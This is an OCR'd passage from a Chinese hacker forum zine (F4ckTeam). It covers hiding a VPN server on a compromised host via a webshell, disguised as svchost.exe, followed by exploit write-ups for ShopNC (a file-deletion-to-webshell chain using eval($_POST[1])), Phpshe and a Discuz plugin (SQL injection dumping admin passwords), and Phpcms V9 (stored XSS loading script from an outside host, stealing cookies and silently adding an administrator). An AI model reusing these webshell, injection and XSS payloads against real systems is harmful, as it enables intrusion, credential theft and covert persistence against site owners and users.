


图　1-5-1

VPN 管理端，也可以在 vpn 服务器上直接运行，但是如果是低权限的话，就只能在另外的主机上安装相关的管理端，配置成功后，通过 VPN 客户端，连接到 VPN 服务器，即可创建 VPN 连接到服务端。

一、设置 server 端

现在，我们以一个 webshell 来做演示。

1.如图所示，这是一个低权限的 webshell，使用命令 netstat -ano 查看该服务器端口开放情况，如果 443 端口被占用的话我们可以选择其他端口设置与连接，如图 1-5-2：




图　1-5-2

2.在 server 管理端安装好的目录里，找到文件 vpn_server.config，vpnserver.exe，hamcore.se2 三个文件，vpn_server.config 里面包含是否保存日志，包括连接日志，安全日志等配置，注意将 vpn_server.config 中的. SecureNAT 下的节点按图所示配置（当然日志是否开启根据自己需要设置），如图 1-5-3：




图　1-5-3

3.我们将 vpn 的三个配置好的文件 vpn_server.config，vpnserver.exe，hamcore.se2 上传至该服务器[*.*.3.83]的可执行目录，更换名称为 svchost.exe（这个可以不做，都懂的），如图 1-5-4：

图　1-5-4

4.　在 shell 中以 svchost.exe /usermode 执行 vpn server 的程序，如图 1-5-5：




图　1-5-5

运行完成标志一般为超时，可查看服务器上 443 等端口是否打开，判断是否运行成功。至此，服务端设置完毕。

二、设置管理端

管理端用来完成 VPN 管理，只要管理端可以和服务端正常通信，客户端便可连接到服务端（就是管理端和客户端可以是网络不可达的）。

1.安装 PacketiX VPN 服务端管理软件，安装过程略。完成后如图 1-5-6：

图　1-5-6

2.打开 sever 管理器，创建连接，整个过程我们是第一次连接到该 vpn server，所以系统提示设置管理密码，防止被盗用。如图 1-5-7：




图　1-5-7

3.设置好后，打开连接后，可以设置 vpn 登录使用的用户名、密码，还可以设置其他选项，如最大连接数等等，如图 1-5-8：

图　1-5-8

4.根据需要进行相关设置，添加 vpn 登录所用账户如图 1-5-9 所示：




图　1-5-9

管理端设置完成。

三、客户端连接设置

1.　安装 PacketiX VPN 客户端，过程略。如图 1-5-10：

图　1-5-10

2.　添加新的连接，并设置新的通信网卡。如图 1-5-11：




图　1-5-11

如果没有适配器的话，在如图 1-5-12 所示位置处为你的 vpn 添加：




图　1-5-12

3.打开连接，测试如图 1-5-13：

图　1-5-13

简单的测试一下速度，如图 1-5-14：




图　1-5-14

四、其他

需要注意的是，管理端设置好后，可断开连接，客户端依然可以完成连接。当然管理端和服务端装在同一主机上也可以。

由于这个通信需要我们服务端的主机外网端口。没有独立 ip 的主机，我们虽然可以打开其主机的 443 或者其他端口，但是我们是无法连接的（没有做映射）。

（全文完）责任编辑：桔子

第二章　代码审计

第1节　shopNC 多个漏洞（可暴力 getshell）

作者：Yaseng

来自：法客论坛　－　F4ckTeam

网址：http://team.f4ck.org/

前言

ShopNC 是一款网城创想公司旗下服务于企业客户的电子商务系统，基于 PHP5 技术采用 MVC 模式开发，本文介绍了 shopnc 多个漏洞集合，可 getshell 有点暴力。-_-

任意文件删除

文件 control\store.php 1438 行(还有几个同样的地方)：

```
.....
$model_upload = Model('upload');
        $file_info = $model_upload->getOneUpload(intval($_GET['file_id']));
        if(!$file_info){
            @unlink(ATTACH_SLIDE.DS.$_GET['img_src']);
```

```
        }else{
.....
```

本地文件包含

文件/framework/core/base.php 71 行：

```
$act_file = realpath( BasePath.DS."control".DS.$_GET['act'].".php" );
    }
    if ( is_file( $act_file ) )
    {
        require( $act_file );
        $class_name = $_GET['act']."Control";
        if ( class_exists( $class_name ) )
```

后台更新缓存写 shell

文件 model/adv_model.php 416 行：

```
/**
     *  更新一条广告缓存
     *
     * @param unknown_type $adv
     * @return unknown
     */
    public function makeAdvCache($adv){
        $lang      = Language::getLangContent();
        $tmp .= "<?php \r\n";
        $tmp .= "defined('InShopNC') or exit('Access Invalid!'); \r\n";
        if (is_numeric($adv) && $adv > 0){
            $condition['adv_id'] = $adv;
            $adv_info = $this->getList($condition);
            $adv = $adv_info['0'];
        }
    ..................................
$content = addslashes($v);
$cache_file = BasePath.'/cache/adv/adv_'.$adv['adv_id'].'.cache.php';
file_put_contents($cache_file,$tmp);
```

继续跟进 getList 函数。

```
public function getList($condition=array(), $page='', $limit='', $orderby=''){
    $param    = array();
    $param['table'] = 'adv';
    $param['field'] = $condition['field']?$condition['field']:'*';
    $param['where'] = $this->getCondition($condition);
    if($orderby == ''){
        $param['order'] = 'slide_sort, adv_id desc';
    }else{
        $param['order'] = $orderby;
    }
    $param['limit'] = $limit;
```

```
    return Db::select($param,$page);
}
```

写文件时，从数据库中遍历 key，跟 value 未过滤 key，key 可以从数据库读取，当有数据库可控时，即可写入任意文件。

ShopNc GetShell

结合以上三个漏洞,即可优雅的 getshell

任意文件删除 => 重装 => 更改数据库 shopnc_adv 键值 =>更新广告缓存 =>getshell

具体步骤

1:http://www.xxx.com/index.php?act ... /../../install/lock。

2:重装系统。

3:进入 MySQL 执行 sql: ALTER TABLE `shopnc_adv` ADD `{eval($_POST[1])}` VARCHAR(100) NOT NULL。

4:进入后台更新广告缓存。

http://www.xxx.com/admin/index.php?act=adv&op=adv_edit&adv_id=14。

5:连接 shell http://www.xxx.com/index.php?act=../cache/adv/adv_14.cache。

（全文完）责任编辑：静默

第2节 Phpshe SQL 注入漏洞

作者：bobli

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

一、代码分析：

```
case 'add':
                $cart_info = cart_info(unserialize($_c_cart_list));
                $info_list = $cart_info['list'];
                $money = $cart_info['money'];
                if (isset($_p_pesubmit)) {
                        !count($info_list) && pe_error('购物车商品为空');
                        $order = $db->pe_select('order', array('order by'=>'order_id desc'));
                        substr($order['order_id'], 0 , 6) != date('ymd') && $_p_info['order_id'] = $order_id =
date('ymd').'0001';
                        $_p_info['order_productmoney'] = $money['order_productmoney'];
                        $_p_info['order_wlmoney'] = $money['order_wlmoney'];
                        $_p_info['order_money'] = $money['order_money'];
                        $_p_info['order_atime'] = time();
                        $_p_info['user_id'] = $_s_user_id;
                        $_p_info['user_name'] = $_s_user_name;
                        $_p_info['user_address'] = "{$_p_province}{$_p_city}{$_p_info['user_address']}";
                        if ($order_id = $db->pe_insert('order', $_p_info)) {//_p_info 数组里多个参数存在
注入，以_p_info[ ‘order_text ’ ]为例，下面会分析字段来源到被调入数据库查询过程。
                                ……
                }
```

Step1：首先看提交的表单，post 提交数组 info[]，如图 2-2-1：

```
<tr>
    <td style="text-align:right;"><span class="cred1">*</span> 收货地址： </td>
    <td style="text-align:left;"><input type="text" name="info[user_address]" value="<?php echo $info['user_address'] ?>
</tr>
<tr>
    <td style="text-align:right;"><span class="cred1">*</span> 收货姓名： </td>
    <td style="text-align:left;"><input type="text" name="info[user_tname]" value="<?php echo $info['user_tname'] ?>" cl
</tr>
<tr>
    <td style="text-align:right;"><span class="cred1">*</span> 手机号码： </td>
    <td style="text-align:left;"><input type="text" name="info[user_phone]" value="<?php echo $info['user_phone'] ?>" cl
</tr>
<tr>
    <td style="text-align:right;">固定电话： </td>
    <td style="text-align:left;"><input type="text" name="info[user_tel]" value="<?php echo $info[user_tel'] ?>" class=
</tr>
<tr>
    <td style="text-align:right;">用户留言： </td>
    <td style="text-align:left;"><textarea class="inputtext" name="info[order_text]" style="width:400px;height:80px;">
```

图　2-2-1

Step2：index.php 会把 common.php 包含进来，我们看到 common.php 里的这段代码：

```
if (get_magic_quotes_gpc()) {
        !empty($_GET) && extract(pe_trim(pe_stripslashes($_GET)), EXTR_PREFIX_ALL, '_g');
        !empty($_POST) && extract(pe_trim(pe_stripslashes($_POST)), EXTR_PREFIX_ALL, '_p');
        print_r($_POST);//输出 post 数据
}
else {
        !empty($_GET) && extract(pe_trim($_GET),EXTR_PREFIX_ALL,'_g');
        !empty($_POST) && extract(pe_trim($_POST),EXTR_PREFIX_ALL,'_p');
}
```

这里 extract(pe_trim(pe_stripslashes($_POST)), EXTR_PREFIX_ALL, '_p')会将数组 info[]前加一个前缀_p，也就是说这一步结束后我们的数组就变成了_p_info[]，问题就出现在这个数组中的 order_text 字段。

Step3：回到开始的代码，里面的$db->pe_insert('order', $_p_info)，继续查看 pe_insert()函数：

```
public function pe_insert($table, $set)
        {
                $sqlset = $this->_doset($set);//查看_doset()函数
                return $this->sql_insert("insert into `".dbpre."{$table}` {$sqlset}");//函数 sql_insert()进行插入数据操作，也没有过滤，造成注入
        }
```

Step4：_doset()函数将_p_info[]数组中的键值对取出来并拼成字符串（sql 语句），整个过程都没进行过滤。

```
protected function _doset($set)
        {
                if (is_array($set)) {
                        foreach ($set as $k => $v) {
                                $set_arr[] = "`{$k}` = '{$v}'";
                        }
                        $sqlset = 'set '.implode($set_arr, ' , ');
                }
                else {
                        $sqlset = "set {$set}";
                }
```

```
                return $sqlset;
        }
```

二、漏洞演示：

提交订单处的用户留言对应 info[order_text]字段，如图 2-2-2：




图　2-2-2

构造 exp：

```
',`order_text`=(SELECT concat(admin_name,0x23,admin_pw) FROM `pe_admin` limit 0,1), `order_productmoney` = '3.0', `order_wlmoney` = '0.0', `order_money` = '3.0', `order_atime` = '1395119678', `user_id` = '1', `user_name` = 'jannnock'#
```

利用上面的 exp 修改包如下，如图 2-2-3：




图　2-2-3

原理是根据正常 mysql 的 insert 查询的语句，将 exp 放到上图中的位置。实际上是把 info[user_tel]字段设为了：

```
`order_text`=(SELECT concat(admin_name,0x23,admin_pw) FROM `pe_admin` limit 0,1), `order_productmoney` = '3.0', `order_wlmoney` = '0.0', `order_money` = '3.0', `order_atime` = '1395119678', `user_id` = '1', `user_name` = 'jannnock'#
```

然后在后面的 insert 语句时，直接拼接起来并用#截断带入查询！

Forward 后查看订单详情，如图 2-2-4：

图　2-2-4

（全文完）责任编辑：静默

第3节 Discuz 某插件 SQL 注入漏洞

作者：guset
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

和老师讨论论文修改的时候某朋友打电话说自己的网站被搞了，讨论完了以后，我就回来看了下，结果发现了一 Discuz 的插件 SQL 注射。

文件 source/plugin/aljhd/aljhd.inc.php122 行附近：

```
}else{
    $ymlist=C::t('#aljhd#alj_hd')->fetch_all_by_ym();
    $typelist=C::t('#aljhd#alj_hd')->fetch_all_by_type();
    $currpage=$_GET['page']?$_GET['page']:1;
    $perpage=$config['page'];
    $num=C::t('#aljhd#alj_hd')->count_by_ym_type_status($_GET['ym'],$_GET['type'],$_GET['status']);
    $start=($currpage-1)*$perpage;
$hdlist=C::t('#aljhd#alj_hd')->fetch_all_by_ym_type_status($_GET['ym'],$_GET['type'],$_GET['status'],$start,$per
page);
    $paging = helper_page :: multi($num, $perpage, $currpage,
'plugin.php?id=aljhd&ym='.$_GET['ym'].'&type='.$_GET['type'].'&status='.$_GET['status'], 0, 11, false, false);
    include template('aljhd:index');
}
```

然后其中的 fetch_all_by_ym fetch_all_by_type fetch_all_by_ym_type_status count_by_ym_type_status 几个函数在文件 source/plugin/aljhd/table/table_alj_hd.php 中找到了：

```
class table_alj_hd extends discuz_table
{
    public function __construct() {
        $this->_table = 'alj_hd';
        $this->_pk       = 'id';
        parent::__construct();
    }
    public function count_by_ym_type_status($ym,$type,$status){
        $where=' where 1';
        if($ym){
            $where.=' and ym='.addslashes($ym); //对$ym 进行了 addslashes 转换
        }
        .....
        return DB::result_first('select count(*) from %t '.$where,array($this->_table));
    }
    public function fetch_all_by_ym_type_status($ym,$type,$status,$start,$perpage){
        $where=' where 1';
        if($ym){
            $where.=" and ym='".addslashes($ym)."';//对$ym 进行了 addslashes 转换
        }
```

```
            $where.=' order by endtime desc';
            if($perpage){
                $where.=" limit $start,$perpage";
            }
             //拼接出来的语句就是 select count(*) from alj_hd where 1 and    ym='.addslashes($ym) and
type='.intval($type) and starttime<='.TIMESTAMP.' and endtime>='.TIMESTAMP;
            return DB::fetch_all('select * from %t '.$where,array($this->_table));
        }
        public function fetch_all_by_ym(){
            return DB::fetch_all('select ym,count(*) num from %t group by ym order by ym
desc',array($this->_table));
        }
        public function fetch_all_by_type(){
            return DB::fetch_all('select type,count(*) num from %t group by type',array($this->_table));
        }
}
```

最后在网站上测试了下，成功注入显出，如图 2-3-1：




图　2-3-1

（全文完）责任编辑：静默

第4节　Phpcms V9 黄页模块存储型 XSS 漏洞

作者：guset
来自：法客论坛　-　F4ckTeam
网址：http://team.f4ck.org/

过几天就答辩，准备毕业了，作为学生时代的最后一枚漏洞了。
我们要注册一个会员，然后才可以申请商务中心。可是商务中心是要求填写企业的资料的，我们再申请的时候可以这样子填写，如图 2-4-1：

图　2-4-1

标题处插入我们预置的 XSS，除了可以偷取 cookie 以外，我们还可以写一个加用户的 js：

```
documen.write('<script src=http://wooyun.com/yzmm></script>');
//接收后台与 cookie
```

```
if(top.window.location.href.indexOf("pc_hash=")>0){
    var hash = top.window.location.href.substr(top.window.location.href.indexOf("pc_hash=")+8,6);
 }
 var xmlHttp = null;
 var cookie = document.cookie;
 var url = "index.php?m=admin&c=admin_manage&a=add";
 var urldata =
"info%5Busername%5D=test&info%5Bpassword%5D=123456&info%5Bpwdconfirm%5D=123456&info%5Bemail%
5D=felixk3y%40qq.com&info%5Brealname%5D=aaa&info%5Broleid%5D=1&dosubmit=%E6%8F%90%E4%BA%A4
&pc_hash="+hash;
 //user=test
 //password=123456
if(window.ActiveXObject){
      xmlHttp=new ActiveXObject("Microsoft.XMLHTTP");
}
else if(window.XMLHttpRequest){
      xmlHttp=new XMLHttpRequest();
}
if(xmlHttp!=null){
      xmlHttp.onreadystatechange=state_Change;
      xmlHttp.open("POST",url,false);
      xmlHttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded;charset=UTF-8");
      xmlHttp.setRequestHeader("Cookie",cookie);
      xmlHttp.send(urldata);//不为 null 时,必须设置 Content-Type
}
function state_Change()
{
   if(xmlHttp.readyState==4)
   {
        if (xmlHttp.status==200)
        {
            //alert(xmlHttp.responseText);
        }
    }
}
```

